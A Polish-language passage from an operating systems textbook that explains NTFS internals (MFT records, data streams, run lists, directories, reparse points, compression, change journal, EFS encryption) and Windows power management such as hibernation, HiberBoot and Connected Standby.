Identyfikator obiektu	Identyfikator obiektu 64-bitowy identyfikator pliku (unikatowy w skali danego woluminu)
Punkt przyłączenia	Atrybut wykorzystywany do montowania woluminów i obsługi dowiązań symbolicznych
Nazwa woluminu	Nazwa danego woluminu (wykorzystywana tylko w pliku \$Volume)
Informacje o woluminie	Wersja danego woluminu (wykorzystywana tylko w pliku \$Volume)
Korzeń indeksu	Atrybut stosowany dla katalogów
Alokacja indeksu	Atrybut stosowany dla wielkich katalogów
Mapa bitowa	Atrybut stosowany dla wielkich katalogów
Strumień narzędzia rejestrującego	Kontroluje zasady rejestrowania zdarzeń w pliku \$LogFile
Dane	Strumień danych (może się powtarzać)

Pole informacji standardowych zawiera dane o właścicielu pliku, informacje o bezpieczeństwie, znaczniki czasowe potrzebne podsystemowi POSIX, licznik twardych dowiązań, bity dostępu tylko do odczytu i pliku archiwalnego itp. To pole stałej długości występuje w każdym rekordzie tablicy MFT. Nazwa pliku jest łańcuchem zmiennej długości w formacie Unicode. Aby stare programy 16-bitowe mogły operować na plikach z nazwami, które nie spełniają wymagań obowiązujących w systemie MS-DOS, istnieje możliwość stosowania tzw. *krótkiej nazwy MS-DOS-a* złożonej z ośmiu znaków właściwej nazwy i trzech znaków rozszerzenia. Jeśli faktyczna nazwa pliku spełnia tę regułę nazewnictwa, druga nazwa MS-DOS-a nie jest potrzebna.

W systemie NT 4.0 informacje o bezpieczeństwie były przechowywane w atrybutie, ale już w Windows 2000 i nowszych tego rodzaju systemach informacje przeniesiono do odrębnego pliku, aby wiele plików mogło korzystać z tych samych deskryptorów bezpieczeństwa. Takie rozwiązanie pozwala oszczędzić przestrzeń w większości rekordów tablicy MFT i w systemie plików jako całości, ponieważ informacje o bezpieczeństwie wielu plików należących do tego samego użytkownika są identyczne.

Lista atrybutów jest potrzebna, na wypadek gdyby te atrybuty nie mieściły się w danym rekordzie tablicy MFT. Atrybut listy określa, gdzie należy szukać rekordów rozszerzeń. Każdy wpis na tej liście zawiera 48-bitowy indeks określający, gdzie znajduje się rekord rozszerzenia, oraz 16-bitową liczbę porządkową umożliwiającą weryfikację zgodności tego rekordu z rekordem bazowym.

Pliki systemu NTFS mają przypisane identyfikatory przypominające numery i-węzłów znane z systemów UNIX. Istnieje co prawda możliwość otwierania plików na podstawie tych identyfikatorów, jednak ich przydatność jest dość ograniczona, ponieważ zależą wyłącznie od rekordów tablicy MFT i mogą się zmieniać w razie przenoszenia rekordów (jeśli np. dany plik jest odtwarzany na podstawie kopii zapasowej). System plików NTFS oferuje możliwość stosowania odrębnego atrybutu identyfikatora obiektu, który także można przypisać plikowi i który nigdy nie wymaga zmian. Taki identyfikator można trwale skojarzyć z plikiem, nawet jeśli jest np. kopipowany na nowy wolumen.

Punkt przyłączenia wymusza na procedurze analizującej nazwę danego pliku podejmowanie specjalnych działań. Mechanizm punktów przyłączania wykorzystuje się do montowania systemów plików i obsługi dowiązań symbolicznych. Dwa atrybuty woluminu mają na celu wyłącznie identyfikację woluminu.

Trzy kolejne atrybuty odpowiadają za obsługę modelu implementacji katalogów. Małe katalogi mają postać zwykłych list plików, ale już duże katalogi implementuje się z wykorzystaniem tzw. B+-drzew. Atrybut narzędzia rejestrującego wykorzystuje się do szyfrowania systemu plików.

I wreszcie dochodzimy do najważniejszego ze wszystkich atrybutów — strumienia danych (a w pewnych przypadkach wielu strumieni danych). Z każdym plikiem NTFS jest skojarzony jeden lub wiele strumieni danych. Właśnie w tych strumieniach przechowuje się właściwe dane reprezentowane przez plik. *Domyślny strumień danych* jest nienazwany (np. *katalog\nazwaPliku:\$DATA*), ale już *dodatkowe strumienie danych* mają przypisane konkretne nazwy (np. *katalog\nazwaPliku:nazwaStrumienia:\$DATA*).

Ewentualna nazwa strumienia jest przechowywana w nagłówku tego atrybutu. Za nagłówkiem znajduje się lista adresów dyskowych wskazujących albo na bloki, które składają się na dany strumień, na strumienie obejmujące zaledwie kilkaset bajtów (takich strumieni jest wiele), albo na sam strumień. Umieszczenie właściwego strumienia danych w rekordzie tablicy MFT oznacza powstanie tzw. *pliku bezpośredniego* [Mullender i Tanenbaum, 1984].

W większości przypadków dane — co oczywiste — nie mieszczą się w rekordzie tablicy MFT, zatem opisany atrybut zwykle ma charakter nierezydentny. Przyjrzyjmy się teraz sposobowi śledzenia przez system plików NTFS położenia atrybutów nierezydentnych (ze szczególnym uwzględnieniem danych).

Alokacja przestrzeni dyskowej


Model śledzenia bloków dyskowych próbuje — przynajmniej tam, gdzie to możliwe — przypisywać strumieniom przylegające bloki, aby zapewnić możliwie dużą efektywność. Jeśli np. pierwszy blok logiczny strumienia zostanie umieszczony w 20. bloku dyskowym, system plików zrobi

wszystko, aby drugi blok logiczny tego strumienia znajął się w 21. bloku dyskowym, trzeci w 22. bloku dyskowym itd. Jednym ze sposobów realizacji tego celu jest jednoczesne alokowanie wielu bloków przestrzeni dyskowej (w miarę możliwości).

Blok strumienia są opisywane przez sekwencję rekordów, z których każdy opisuje sekwencję logicznie przylegających bloków. Dla strumienia pozbawionego luk w zajmowanej przestrzeni dyskowej istnieje tylko jeden taki rekord. Strumienie z tej kategorii są zapisywane zgodnie z naturalnym porządkiem — od początku do końca. Dla strumienia z jedną lukturą w przestrzeni dyskowej (np. zajmującego bloki z przedziałów 0 – 49 oraz 60 – 79) będą istniały dwa rekordy. Wygenerowanie takiego strumienia wymaga zapisania pierwszych 50 bloków, odnalezienia 60. bloku logicznego i zapisania kolejnych 20 bloków. Podczas późniejszego odczytywania luki dzielącej rekordy brakujące bajty zawierają same zera. Pliki z takimi lukami określa się mianem *plików rozproszonych* (ang. *sparse files*).

Każdy rekord rozpoczyna się od nagłówka określającego przesunięcie pierwszego bloku w ramach danego strumienia. Następnym polem rekordu jest przesunięcie pierwszego bloku, który nie jest opisywany przez ten rekord. W przytoczonym powyżej przykładzie rekord miałby nagłówki (0, 50) i wskazywałby adresy dyskowe tych 50 bloków. Drugi rekord miałby nagłówek (60, 80) i także wskazywałby adresy dyskowe odpowiednich 20 bloków.

Po nagłówku każdego rekordu następuje jedna lub wiele par opisujących adres dyskowy i długość sekwencji rozpoczynającej się od tego adresu. Adres dyskowy ma postać przesunięcia bloku dyskowego względem początku odpowiedniej partycji; długość sekwencji jest po prostu liczbą bloków zajmowanych przez daną sekwencję. W rekordzie sekwencji może się znaleźć tyle par, ile potrzeba. Przykład użycia tego schematu dla trzech sekwencji zajmujących łącznie dziewięć bloków pokazano na rysunku 11.25.




Rysunek 11.25. Rekord tablicy MFT dla strumienia złożonego z trzech sekwencji i zajmującego dziewięć bloków

Na rysunku 11.25 pokazano rekord tablicy MFT dla krótkiego strumienia dziewięciu bloków (nagłówki 0 – 8). Strumień składa się z trzech sekwencji obejmujących przylegające do siebie bloki dyskowe. Pierwsza sekwencja zajmuje bloki 20 – 23, druga sekwencja zajmuje bloki 64 – 65, a trzecią sekwencję umieściłyśmy w blokach dyskowych 80 – 82. Każda z tych sekwencji jest opisywana przez rekord tablicy MFT w formie pary (adres dyskowy, liczba bloków). Liczba takich sekwencji zależy od skuteczności mechanizmu alokującego bloki dyskowe, który powinien odnajdywać odpowiednią liczbę następujących po sobie bloków już w czasie tworzenia strumienia. W przypadku strumienia n -blokowego liczba sekwencji może wynosić od 1 do n .

Warto w tym miejscu poświęcić więcej uwagi przedstawionemu schematowi. Po pierwsze nie istnieje górnne ograniczenie rozmiaru reprezentowanych w ten sposób strumieni. Jeśli nie jest stosowany mechanizm kompresji adresów, każda para wymaga dwóch liczb 64-bitowych zajmujących łącznie 16 bajtów. Okazuje się jednak, że taka para może reprezentować milion lub więcej przylegających bloków dyskowych. W praktyce strumień 20-megabajtowy złożony z 20 odrębnych sekwencji zajmujących po milionie 1-kilobajtowych bloków bez trudu mieści się w jednym rekordzie tablicy MFT, ale już strumień 60-kilobajtowy rozproszony na 60 odrębnych (nie-przylegających) blokach nie mieści się w jednym rekordzie.

Po drugie standardowy schemat reprezentowania par wymaga co prawda 2×8 bajtów dla każdej takiej pary, jednak istnieje metoda kompresji, która zmniejsza rozmiar pojedynczej pary poniżej 16 bajtów. Wiele adresów dyskowych zawiera liczne bajty zerowe. Można te bajty bez trudu pominać — wystarczy, że nagłówek danych określa liczbę pominiętych bajtów zerowych, czyli w praktyce liczbę bajtów rzeczywiście użytych dla adresu. Istnieją też inne formy kompresji. W praktyce opisywane pary nierzadko zajmują zaledwie po 4 bajty.

Nasz pierwszy przykład był dość prosty — wszystkie informacje o pliku mieściły się w jednym rekordzie tablicy MFT. Co będzie, jeśli plik okaże się na tyle duży lub na tyle mocno pofragmentowany, że informacje o zajmowanych blokach nie zmieszą się w jednym takim rekordzie? Odpowiedź jest prosta — trzeba będzie użyć dwóch lub większej liczby rekordów MFT. Na rysunku 11.26 pokazano plik, którego rekord bazowy jest 102. rekordem tablicy MFT. Ponieważ liczba sekwencji opisujących ten plik przekracza możliwości jednego rekordu MFT, system plików wyznacza liczbę niezbędnych rekordów rozszerzeń (przyjmijmy, że w tym przypadku potrzeba dwóch takich rekordów) i umieszcza ich indeksy w rekordzie bazowym. Pozostałą część rekordu bazowego wykorzystuje się do przechowywania opisu pierwszych k sekwencji danych.




Rysunek 11.26. Plik wymagający aż trzech rekordów tablicy MFT do przechowywania wszystkich swoich sekwencji

Warto zwrócić uwagę na pewną nadmiarowość w schemacie pokazanym na rysunku 11.26. Wskazywanie końca wszystkich sekwencji teoretycznie nie powinno być konieczne, ponieważ tego rodzaju informacje można wyznaczyć na podstawie samych par sekwencji. Zdecydowano się na zapisywanie tych nadmiarowych informacji, aby przyspieszyć operacje przeszukiwania danych — odnalezienie bloku z określonym przesunięciem w pliku wymaga tylko odwołania do nagłówków rekordu, a nie samych par opisujących sekwencje.

Po wykorzystaniu całej przestrzeni w 102. rekordzie informacje o kolejnych sekwencjach są zapisywane w 105. rekordzie tablicy MFT, gdzie system plików próbuje zmieścić opis możliwie wielu sekwencji. Kiedy także ten rekord zostanie wypełniony, pozostałe sekwencje trafiają do 108. rekordu tablicy MFT. W ten sposób można wykorzystać wiele rekordów tej tablicy do obsługi wielu pofragmentowanych plików.

Problem ma miejsce dopiero wtedy, gdy liczba rekordów tablicy MFT osiąga poziom uniemożliwiający reprezentowanie wszystkich ich indeksów w podstawowej tablicy MFT. Także dla tego problemu istnieje skuteczne rozwiązanie — lista rekordów rozszerzeń tablicy MFT nie musi mieć charakteru rezydentnego (może być przechowywana w innych blokach dyskowych, zamiast w podstawowym rekordzie MFT). Lista rekordów może wówczas rosnąć w nieskończoność.

Na rysunku 11.27 pokazano przykładowy wpis w tablicy MFT dla niewielkiego katalogu. Przedstawiony rekord zawiera wiele wpisów, z których każdy opisuje jeden plik lub katalog. Każdy wpis obejmuje strukturę stałej długości oraz nazwę pliku (lub katalogu) zmiennej długości. Stała część reprezentuje indeks rekordu tablicy MFT właściwego danemu plikowi, długość nazwy pliku oraz rozmaite inne pola i flagi. Procedura poszukiwania wpisu w katalogu polega na analizie wszystkich kolejnych nazw plików.



Rysunek 11.27. Rekord tablicy MFT dla małego katalogu

Dysponujemy już informacjami niezbędnymi do zakończenia analizy sposobu poszukiwania nazwy pliku `\?|C:\foo\bar`. Na rysunku 11.11 pokazano, jak podsystem Win32, rdzenne wywołania systemowe podsystemu NT oraz menedżer obiektów i menedżer wejścia-wyjścia współpracują podczas otwierania pliku. volume. Okazuje się, że żądanie operacji wejścia-wyjścia jest przekazywane do stosu urządzeń NTFS dla woluminu C:. Wspomniane żądanie wejścia-wyjścia wymusza na systemie plików NTFS wypełnienie obiektu pliku dla pozostałych składników ścieżki, czyli `\foo\bar`.

Dla wielkich katalogów stosuje się inny format. Zamiast liniowo reprezentować pliki i podkatalogi, wykorzystuje się strukturę B+-drzewa umożliwiającą efektywne przeszukiwanie elementów w porządku alfabetycznym i ułatwiającą umieszczanie nowych nazw we właściwych miejscach.

System plików NTFS rozpoczyna analizę ścieżki `\foo\bar` od katalogu głównego woluminu C:, którego bloki można odnaleźć, począwszy od piątego rekordu tablicy MFT (patrz rysunek 11.24). Łąncucha "foo" system NTFS szuka w katalogu głównym tego woluminu — w wyniku tej operacji otrzymuje indeks rekordu tablicy MFT opisującego katalog `foo`. Odnaleziony katalog jest następnie przeszukiwany pod kątem zawierania łańcucha "bar", aby odnaleźć indeks rekordu tablicy MFT właściwego plikowi bar. System plików NTFS weryfikuje jeszcze prawa dostępu, odwołując się do monitora kontroli bezpieczeństwa odwołań — jeśli wszystko jest w porządku, szuka w odnalezionym rekordzie tablicy MFT atrybutu `::$DATA` reprezentującego domyślny strumień danych.

Po odnalezieniu pliku `bar` system NTFS ustawia wskaźniki do własnych metadanych w obiekcie tego pliku przekazanym w dół przez menedżer wejścia-wyjścia. Wspomniane metadane obejmują wskaźnik do rekordu tablicy MFT, informacje o kompresji i blokadach przedziałów bajtów, rozmaite szczegóły o regułach współdzielenia itp. Większość tych metadanych mieści się w strukturach danych współużytkowanych przez wszystkie obiekty plików odwołujących się do tego pliku. Niektóre pola są związane tylko z bieżącym otwarciem pliku (określają np. to, czy dany plik należy usunąć po zamknięciu). Po pomyślnym zakończeniu operacji otwierania pliku system plików NTFS

wywołuje procedurę `IoCompleteRequest`, aby ponownie przekazać pakiet IRP do stosu wejścia-wyjścia oraz menedżerów wejścia-wyjścia i obiektów. Uchwyt obiektu tego pliku ostatecznie trafia do tablicy uchwytów utrzymywanej dla bieżącego procesu, a sterowanie jest zwracane do trybu użytkownika. W kolejnych wywołaniach procedury `ReadFile` aplikacja może posługiwać się otrzymanym uchwytem, aby zasygnalizować, że obiekt pliku `C:\foo\bar` powinien być dołączany do żądań odczytu przekazywanych w dół stosu urządzeń woluminu `C:` (aż do systemu plików NTFS).

Oprócz standardowych plików i katalogów system NTFS obsługuje tzw. dowiązania twarde (znane z systemu operacyjnego UNIX) oraz dowiązania symboliczne z wykorzystaniem mechanizmu nazwanego punktami przyłączania. System plików NTFS oferuje możliwość oznaczania plików lub katalogów jako punkty przyłączania i kojarzenia z nimi bloków danych. Kiedy taki plik lub katalog jest odnajdywany w czasie przetwarzania nazwy pliku, operacja poszukiwania pliku kończy się niepowodzeniem, a menedżer obiektów otrzymuje blok danych skojarzony z tym punktem. Menedżer obiektów analizuje te dane pod kątem zawierania alternatywnej ścieżki do pliku, po czym aktualizuje oryginalny łańcuch i ponownie podejmuje próbę jego analizy i wykonania żądanej operacji wejścia-wyjścia. Opisany mechanizm wykorzystuje się do obsługi zarówno dowiązań symbolicznych, jak i montowanych systemów plików — operacje przeszukiwania są wówczas kierowane do innych fragmentów hierarchii katalogów lub nawet do innej partycji.

Punkty przyłączania są również wykorzystywane do oznaczania pojedynczych plików na potrzeby sterowników filtrów systemu plików. Na rysunku 11.11 pokazano, jak można zainstalować filtry systemu plików pomiędzy menedżerem wejścia-wyjścia a samym systemem plików. Realizację żądań operacji wejścia-wyjścia kończy się wywołaniami procedury `IoCompleteRequest`, która przekazuje sterowanie do odpowiednich procedur kończących (reprezentowanych przez poszczególne sterowniki na stanie urządzeń i umieszczanych w pakiecie IRP przy okazji inicjowania żądania). Sterownik zainteresowany takim rozwiązaniem kojarzy z plikiem *tag* przyłączenia, po czym monitoruje operacje otwierania plików pod kątem niepowodzeń wynikających z napotkania punktów przyłączania. Na podstawie zwróconego bloku danych (wraz z pakietem IRP) sterownik może określić, czy jest to blok danych skojarzony przez ten sterownik z danym plikiem. Jeśli tak, sterownik zatrzymuje przetwarzanie zdarzenia końca operacji i kontynuuje przetwarzanie oryginalnego żądania wejścia-wyjścia. Opisany mechanizm wymaga zmiany sposobu realizacji żądania otwarcia pliku, jednak istnieje flaga wymuszająca na systemie NTFS ignorowanie punktu przyłączenia i otwieranie danego pliku mimo istnienia tego punktu.


Kompresja plików

System plików NTFS obsługuje kompresję plików w sposób niewidoczny dla pozostałych składników systemu operacyjnego. Plik można utworzyć w trybie kompresji — system NTFS próbuje wówczas automatycznie kompresować bloki zapisywane na dysku i automatycznie dekomprimować pliki odczytywane z dysku. Procesy odczytujące lub zapisujące tak kompresowane pliki w ogóle nie mają świadomości stosowania wspomnianych technik kompresji i dekompresji.

Działanie mechanizmu kompresji jest następujące. Kiedy system NTFS zapisuje na dysku plik oznaczony jako przeznaczony do kompresji, analizuje pierwsze 16 bloków logicznych tego pliku (niezależnie od zajmowanych przez nie sekwencji bloków fizycznych), po czym stosuje dla nich algorytm kompresujący. Jeśli dane wynikowe mieszczą się w 15 blokach lub mniejszej ich liczbie, skompresowane dane są zapisywane na dysku — jeżeli to możliwe, w ramach jednej sekwencji. Jeśli skompresowane dane nadal zawierają 16 bloków, system NTFS zapisuje je na dysku w oryginalnej, nieskompresowanej formie. Po przetworzeniu pierwszych 16 bloków system

NTFS analizuje bloki 16 – 31 pod kątem możliwości kompresji do 15 lub mniejszej liczby bloków i ponawia tę procedurę do wyczerpania bloków kompresowanego pliku.

Na rysunku 11.28(a) pokazano plik, dla którego udało się skutecznie skompresować pierwsze 16 bloków do 8 bloków. Próba kompresji drugiego pakietu 16 bloków zakończyła się niepowodzeniem, skompresowano za to kolejny, trzeci pakiet 16 bloków, gdzie także udało się uzyskać 50-procentowy współczynnik kompresji. Wymienione trzy fragmenty zapisano w formie trzech sekwencji składowanych w przedstawionym rekordzie MFT. „Brakujące” bloki są składowane we wpisie w tablicy MFT pod zerowym adresem dyskowym, co pokazano na rysunku 11.28(b). W przedstawionym scenariuszu po nagłówku (0, 48) następuje pięć par: dwie dla pierwszej (skompresowanej) sekwencji, jedna dla nieskompresowanej sekwencji i dwie dla ostatniej (skompresowanej) sekwencji.



Rysunek 11.28. (a) Przykład 48-blokowego pliku skompresowanego do 32 bloków; (b) rekord tablicy MFT dla tego pliku po kompresji

Kiedy tak skompresowany plik jest ponownie odczytywany, system NTFS musi dysponować informacjami o tym, które sekwencje są skompresowane, a które nie były poddane kompresji. Można to stwierdzić na podstawie adresów dyskowych. Adres dyskowy równy 0 oznacza końcową część 16 skompresowanych bloków. Aby uniknąć problemów z interpretacją, zerowy blok dyskowy nie może być wykorzystywany do przechowywania danych. Ponieważ blok zerowy na tym woluminie zawiera sektor startowy, użycie go do przechowywania i tak byłoby niemożliwe.

Swobodny dostęp do zawartości skompresowanych plików jest możliwy, ale wymaga pewnych dodatkowych zabiegów. Przypuśćmy, że jakiś proces szuka bloku 35 z rysunku 11.28. Jak system NTFS może zlokalizować blok 35 w skompresowanym pliku? W pierwszej kolejności musi odczytać i zdekompresować całą pierwszą sekwencję. Na tej podstawie może zlokalizować blok 35 i przekazać go procesowi żądającemu jego odczytu. Wybór pakietów 16-blokowych do roli jednostki kompresji jest wynikiem pewnego kompromisu. Krótsze pakiety spowodowałyby niższą efektywność kompresji. Dłuższe pakiety podniosłyby koszty operacji swobodnego dostępu.

Księgowanie

System plików NTFS udostępnia programom dwa mechanizmy wykrywania zmian w plikach i katalogach na wskazanym woluminie. Pierwszym z tych mechanizmów jest operacja wejścia-wyjścia nazwana `NtNotifyChangeDirectoryFile`, która przekazuje systemowi pewien bufor i zwraca

sterowanie w odpowiedzi na zmianę wykrytą w danym katalogu lub jego podkatalogach. Wynik tej operacji wejścia-wyjścia jest umieszczany we wspomnianym buforze w formie listy *rekordów zmian*. Jeśli bufor jest odpowiednio duży, reprezentuje wszystkie zmiany; w przeciwnym razie rekordy zmian są bezpowrotnie tracone.

Drugim mechanizmem wykrywania zmian jest tzw. dziennik zmian systemu NTFS. System plików NTFS zapisuje w specjalnym pliku listę wszystkich rekordów dla plików i katalogów na danym woluminie. Plik dziennika jest dostępny do odczytu za pośrednictwem specjalnych operacji kontrolnych systemu plików, a konkretnie opcji FSCTL_QUERY_USN_JOURNAL wywołania NtFsControlFile. Plik dziennika zwykle jest bardzo duży, zatem prawdopodobieństwo ponownego użycia wpisów przed ich sprawdzeniem okazuje się stosunkowo niewielkie.

Szyfrowanie plików

Współczesne komputery wykorzystuje się do przechowywania rozmaitych rodzajów poufnych danych, jak plany przejęć konkurencyjnych przedsiębiorstw, rozliczenia podatkowe czy listy miłośne. Dane tego typu z natury rzeczy nie powinny być udostępniane każdemu. Poufne dane mogą trafić w niepowołane ręce w razie zagubienia lub kradzieży notebooka, ponownego uruchomienia komputera biurkowego z wykorzystaniem dyskietki startowej systemu MS-DOS, omijającej zabezpieczenia systemu Windows, albo fizycznego usunięcia dysku twardego z jednego komputera i jego ponownego zainstalowania w komputerze z niebezpiecznym systemem operacyjnym.

W systemie Windows rozwiązano ten problem — zaoferowano możliwość szyfrowania plików, aby nawet w razie kradzieży komputera lub uruchomienia pod kontrolą systemu MS-DOS przechowywane na nim pliki były nieczytelne. Standardowym sposobem korzystania z mechanizmu szyfrowania systemu Windows jest oznaczanie wybranych katalogów jako szyfrowane — w ten sposób można wymusić szyfrowanie wszystkich plików już przechowywanych w tych katalogach oraz plików tam przenoszonych i tworzonych. Za samo szyfrowanie i deszyfrowanie plików nie odpowiada jednak system NTFS, tylko sterownik systemu plików **EFS** (od ang. *Encryption File System*) rejestrujący wywołania zwrotne systemu NTFS.

System plików EFS oferuje możliwość szyfrowania zarówno całych katalogów, jak i pojedynczych plików. Istnieje też inny mechanizm szyfrowania danych w systemie Windows — to tzw. *BitLocker* szyfrujący niemal wszystkie dane na woluminie i — tym samym — pomagający chronić wszystkie dane, niezależnie od ich charakteru (oczywiście pod warunkiem że zostanie wykorzystany z odpowiednio mocnymi kluczami). Przy obecnej liczbie gubionych i kradzionych komputerów oraz charakterze poufnych danych przechowywanych na ich dyskach twardych właściwa ochrona tych informacji jest bardzo ważna. Codziennie właściciele tracą wprost niewiąrygodną liczbę notebooków. Można przyjąć, że tylko największe korporacje z Wall Street tracą jeden notebook tygodniowo pozostawiony w nowojorskich taksówkach.

11.9. ZARZĄDZANIE ENERGIĄ W SYSTEMIE WINDOWS

Za zarządzanie zużyciem energii przez cały system jest odpowiedzialny *menedżer zasilania*. W starszych systemach na zarządzanie zużyciem energii składały się operacje wyłączenia monitora oraz zatrzymanie wirowania dysków. Jednak problem zarządzania energią znacznie się skomplikował. Przyczyną są wymagania dotyczące czasu, przez jaki notebooki powinny działać na baterii,

problemy dotyczące oszczędzania energii przez komputery desktop pozostawione przez cały czas w stanie włączenia czy też wysokie koszty zasilania ogromnych farm serwerów.

Nowsze mechanizmy zarządzania energią zmniejszają zużycie energii przez komponenty w przypadkach, kiedy system nie jest używany. W tym celu poszczególne urządzenia są łączane do stanu czuwania lub nawet całkowicie wyłączone za pomocą wyłączników programowych. W systemach złożonych z wielu procesorów wyłączone są pojedyncze procesory, jeśli nie są potrzebne. Czasami nawet, w celu obniżenia zużycia energii, zmniejszana jest częstotliwość taktowania procesorów. Gdy procesor jest bezczynny, także zużywa mniej energii, ponieważ nie musi robić niczego poza czekaniem na wystąpienie przerwania.

System Windows obsługuje specjalny tryb zamknięcia — nazywany *hibernacją* — w którym cała zawartość pamięci fizycznej jest kopiwana na dysk. W tym stanie poziom zużycia energii jest minimalny (notebooki w stanie hibernacji mogą działać całe tygodnie), zatem bateria wyczerpuje się bardzo powoli. Ponieważ stan pamięci jest w całości zapisany na dysku, w stanie hibernacji można nawet wymienić baterię notebooka. Po wybudzeniu ze stanu hibernacji zapisany stan pamięci zostanie przywrócony (a urządzenia wejścia-wyjścia będą ponownie zainicjowane). Dzięki temu komputer zostanie przywrócony z powrotem do takiego samego stanu, w jakim znajdował się przed hibernacją. Użytkownik nie będzie zmuszony do ponownego logowania się i uruchamiania wszystkich aplikacji i usług, które wcześniej były uruchomione. Windows optymalizuje ten proces w ten sposób, że niezmodyfikowane strony, które już wcześniej były zapisane na dysk, są ignorowane, natomiast pozostałe strony pamięci, aby zmniejszyć przepustowość wejścia-wyjścia, są poddawane kompresji. Algorytm hibernacji automatycznie się dostraja w celu uzyskania równowagi pomiędzy wydajnością wejścia-wyjścia a przepustowością procesora. Jeśli jest dostępnych więcej zasobów procesora, w celu zmniejszenia wymaganej przepustowości wejścia-wyjścia wykorzystywana jest kosztowna, ale bardziej wydajna kompresja. Gdy przepustowość wejścia-wyjścia jest wystarczająca, kompresja w procesie hibernacji jest całkowicie pomijana. Przy współczesnej generacji systemów wieloprocesorowych zarówno hibernacja, jak i wznowianie pracy mogą być wykonywane w ciągu kilku sekund — nawet w systemach wyposażonych w wiele gigabajtów pamięci RAM.

Alternatywą dla hibernacji jest *tryb gotowości* (ang. *standby mode*), w którym menedżer zasilania zmniejsza zużycie energii całego systemu do możliwie jak najniższego poziomu — tak by zużywał tylko tyle energii, ile wystarczy do odświeżania dynamicznej pamięci RAM. Ponieważ pamięć nie musi być kopiwana na dysk, stan ten w przypadku niektórych systemów jest nieco szybszy od hibernacji.

Pomimo dostępności stanów hibernacji i gotowości wielu użytkowników nadal praktykuje zwyczaj wyłączenia komputera po zakończeniu pracy. System Windows używa hibernacji do realizacji pseudozamykania i ponownego uruchamiania. Operacja ta, nazywana *HiberBoot*, jest znacznie szybsza od standardowego zamykania systemu i jego ponownego uruchamiania. Gdy użytkownik wyda systemowi polecenie zamknięcia, mechanizm HiberBoot wylogowuje użytkownika, a następnie hibernuje system w punkcie, w którym użytkownik powinien normalnie ponownie się zalogować. Później, kiedy użytkownik włączy system ponownie, mechanizm HiberBoot wznowia system w punkcie logowania. Z punktu widzenia użytkownika wygląda to tak, jakby zamykanie było bardzo szybkie. Wynika to z pominięcia większości operacji związanych z inicjowaniem systemu. Oczywiście czasami system musi przeprowadzić rzeczywiste zamknięcie systemu — w celu rozwiązywania problemów lub zainstalowania aktualizacji jądra. W przypadku wydania systemowi polecenia ponownego uruchomienia zamiast zamknięcia system realizuje standardowe zamknięcie, a następnie normalną procedurę startową.

W przypadku telefonów i tabletów, a także najnowszej generacji laptopów użytkownicy wymagają, by urządzenia te zawsze były w stanie niskiego zużycia energii. Aby spełnić to wymaganie, w systemie Modern Windows zaimplementowano specjalną wersję mechanizmu zarządzania energią o nazwie **CS** (od ang. *Connected Standby* — dosł. *podłączona gotowość*). Korzystanie z mechanizmu CS jest możliwe w systemach wyposażonych w specjalny sprzęt sieciowy, zdolny do nasłuchiwanego ruchu przy użyciu niewielkiego zbioru połączeń oraz przy użyciu znacznie mniejszej ilości energii, niż gdyby był uruchomiony procesor. W trybie pracy z CS system zawsze wydaje się być włączony. Kiedy tylko użytkownik włączy ekran, system wybudza się. Tryb CS różni się od zwykłego trybu gotowości, ponieważ system wybudzi się także wtedy, gdy odbierze pakiet w monitorowanym połączeniu. Gdy bateria zaczyna się wyczerpywać, mechanizm CS, aby uniknąć całkowitego jej wyczerpania i możliwej utraty danych użytkownika, przełącza system w stan hibernacji.

